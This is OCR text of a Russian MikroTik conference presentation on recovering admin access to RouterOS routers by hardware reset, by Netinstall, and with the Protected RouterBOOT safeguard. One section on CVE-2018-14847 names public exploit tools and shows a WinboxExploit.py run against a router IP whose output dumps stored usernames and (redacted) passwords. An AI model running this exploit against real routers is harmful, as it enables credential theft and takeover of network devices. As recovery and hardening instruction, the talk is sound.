ВОССТАНОВЛЕНИЕ ДОСТУПА К ROUTEROS

ИЛИ СБРОС ПАРОЛЯ АДМИНИСТРАТОРА С СОХРАНЕНИЕМ КОНФИГУРАЦИИ

MUM, Москва 2018г.


ПАВЕЛ БОЧКОВ

MikroTik Certified Trainer [TR0424]

pavel_nikolaevich@hotmail.com

www.marketlines.ru

Санкт-Петербург



Директ Справочник Метрика Рекламная сеть Маркет Баян Деньги ещё

popo90

Яндекс

подбор слов

сброс пароля mikrotik


Подобрать

По словам По регионам История запросов Все регионы

История показов по фразе « сброс пароля mikrotik»

Группировать по: месяц неделя

Все Десктопы Мобильные Только телефоны Только планшеты



TOTAL RESULTS

2,002,951

TOP COUNTRIES

Brazil	**295,270**
Indonesia	**152,894**
China	**145,051**
Russian Federation	**134,764**

Password: *

Add/Set | Connect To RoMON | Con

ERROR: wrong username or password

Managed | Neighbors

Set Master Password

АППАРАТНЫЙ СБРОС НАСТРОЕК

- Кнопка Reset, Контактная площадка, Перемычка
- Выключаем питание
- Зажимаем Reset / Замыкаем контакты
- Не отпуская нажатый Reset/замкнутые контакты, подаем питание на маршрутизатор
- Видим ACT-мигает, отпускаем Reset – настройки сброшены!

РЕЗУЛЬТАТ АППАРАТНОГО СБРОСА

- Сбрасывается пароль Админа
- Сбрасывается конфигурация
- Сохраняется содержимое внутреннего диска
- Возвращаете себе контроль

«СБРОС» С ПОМОЩЬЮ NETINSTALL

- Сбрасывается пароль Админа
- Сбрасывается конфигурация
- Теряется содержимое внутреннего диска
- Возвращаете себе контроль

СПЕЦИАЛЬНЫЕ МЕТОДЫ И CVE-2018-14847

- Wikileaks: Vault 7 Project: Chimay Red
- BasuCert/WinboxPoC
- BigNerd95/WinboxExploit

ЧТО ПОТРЕБУЕТСЯ?


- Доступ к порту Winbox TCP/8291 или MAC
- RouterOS 6.29-6.42 Current
- RouterOS до 6.40.8 BugFix
- Python (с pwltools)


root@[redacted]:~/winbox/WinboxExploit-master# python3 WinboxExploit.py 192.168.[redacted]
192.168.[redacted]
User: its
Pass: [redacted]
User: its
Pass: [redacted]
User: admin
Pass: [redacted]
User: ftp
Pass: [redacted]
User: ftp
Pass: [redacted]
User: ftp
Pass: [redacted]
root@zabbix:~/winbox/WinboxExploit-master#

ЧТО ПОТРЕБУЕТСЯ?


- Доступ к порту Winbox TCP/8291
- RouterOS 6.29-6.42 Current
- RouterOS до 6.40.8 BugFix
- Python (с pwltools)

KEEP OLD CONFIGURATION



KEEP OLD CONFIGURATION


- Скачиваем Netinstall
- Скачиваем RouterOS в соответствии с архитектурой процессора MikroTik
- Заливаем Netinstall'ом старую версию RouterOS с установленным флажком Keep old configuration!
- Сводим решение задачи к типовому



А ЧТО ЕСЛИ?


- Похитят
- Получат доступ к паролям
- Развернут сниффер
- Вернуться на [CUT CENSURED]-Link

PROTECTED ROUTERBOOT



PROTECTED ROUTERBOOT

- [admin@MikroTik] > /system routerboard settings print
- boot-device: nand-if-fail-then-ethernet
- cpu-frequency: 650MHz
- boot-protocol: bootp
- force-backup-booter: no
- silent-boot: no
- protected-routerboot: enabled
- reformat-hold-button: 20s
- reformat-hold-button-max: 21s



PROTECTED ROUTERBOOT

- Отключает любой доступ к RouterBOOT через консольный кабель
- Отключает операцию кнопки RESET для загрузки с NetInstall
- Доступ к RouterOS возможет только если знаешь пароль Админа
- Отключить можно только из RouterOS
- Отформатировать NAND можно только зная заданный интервал в который должна быть нажата кнопка RESET (интервал между reformat-hold-button и reformat-hold-button-max)


PROTECTED ROUTER BOOT «ПОПАЛИ В ИНТЕРВАЛ»

- 1) RouterOS, all of its files and configuration is completely and irreversibly erased by nand re-format;
- 2) all RouterBOOT settings are reset to defaults;
- 3) Board is rebooted;
- 4) As boot from NAND fails, it goes to etherboot automatically;
- 5) Netinstall is required to reinstall RouterOS.

PROTECTED ROUTER BOOT

- 1) RouterOS, все её файлы и конфигурация полностью затрутся в результате форматирования NAND;
- 2) Все RouterBOOT настройки сбросятся в Defaults;
- 3) ”Железка” перезагрузится;
- 4) Из ошибки загрузки с NAND, загрузка перейдет к etherBoot автоматически;
- 5) Потребуется переустановка RouetrOS с помощью Netinstall.

ДАУНГРЕЙД
ROS НЕ БЕСКОНЕЧЕН



СПАСИБО ЗА ВНИМАНИЕ!

Задавайте вопросы по презентации